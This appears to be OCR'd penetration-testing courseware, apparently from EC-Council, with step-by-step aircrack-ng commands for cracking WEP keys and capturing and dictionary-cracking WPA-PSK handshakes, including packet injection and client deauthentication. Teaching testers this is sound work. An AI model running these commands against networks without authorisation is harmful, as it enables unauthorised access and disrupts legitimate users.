
Command Prompt

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Target SSID

Target MAC address

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Crack Static WEP Keys

WEP is a security algorithm for 802.11 wireless networks that provides data confidentiality in wireless networks. To ensure the data confidentiality of the wireless networks, try to crack the static WEP keys that are intended for security purpose. WEP has a few vulnerabilities that may be exploited easily and the WEP key may be cracked. WEP basically uses RC4 algorithm for encryption which needs random initialization vectors (IVs). WEP uses this algorithm for generating IV for every 6000 frames. Hence, if you may capture multiple frames holding IVs, you may decrypt the WEP key.

The following steps explain the process of cracking WEP using aircrack-ng tool:

- **Step 1**: Monitor wireless traffic with airmon-ng. Run airmon-ng in monitor mode.

  ```
  C:\>airmon-ng start eth1
  ```

- **Step 2**: Collect wireless traffic data with airodump-ng. Start airodump to discover SSIDs on the interface and keep it running. Your capture file is recommended to contain more than 50,000 IVs to successfully crack the WEP key.

  ```
  C:\>airodump-ng  --ivs --write capture eth1
  ```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.110: Screenshot of airmon-ng and airodump-ng

- **Step 3**: Associate your wireless card with the AP you are accessing with aireplay-ng

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1
```



Figure L.111: Screenshot of aireplay-ng

- **Step 4**: Start packet injection with aireplay-ng. Inject the packet using aireplay-ng to generate traffic on the target AP

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```



Figure L.112: Screenshot of aireplay-ng packet injection

- **Step 5**: Decrypt the WEP key with aircrack-ng. Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.

```
C:\>aircrack-ng -s capture.ivs
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.113: Screenshot of airdump-ng packet capture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Crack WPA-PSK Keys


1: Monitor wireless traffic with **airmon-ng**

```
airmon-ng start wlan0
```

2: Use **airodump-ng** to get the list of detected access points, and a list of connected clients ("stations").

```
airodump-ng wlan0mon
```







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys (Cont'd)

3. Now, start airodump-ng to capture the packets from the AP

```
airodump-ng --bssid B4:75:0E:89:00:60 -c 11 -w CPENT-LABS-01 wlan0mon
```






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys (Cont'd)

4. De-authenticate ("deauth") the client using **aireplay-ng**. The client will try to authenticate with the AP which will lead to **airodump** capturing an authentication packet (WPA handshake)

aireplay-ng -0 11 -a B4:75:0E:89:00:60 -c 54:13:79:22:6A:C5 wlan0mon




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys (Cont'd)

5: Run the capture file through **aircrack-ng**

aircrack-ng -a2 B4:75:0E:89:00:60 -w /root/Desktop/password.txt /root/CPENT-LABS-01-01.cap



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys

You may use tools, such as aircrack-ng suite and try to crack the WPA-PSK keys to test the authentication mechanism of the target wireless networks. Follow the steps given below to crack WPA-PSK keys with aircrack-ng:

- **Step 1**: Monitor wireless traffic with airmon-ng

  ```
  C:\>airmon-ng start wlan0
  ```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.114: Monitoring wireless traffic using airmon-ng

- **Step 2**: Use **airodump-ng** to get the list of detected access points, and a list of connected clients ("stations")

airodump-ng wlan0mon

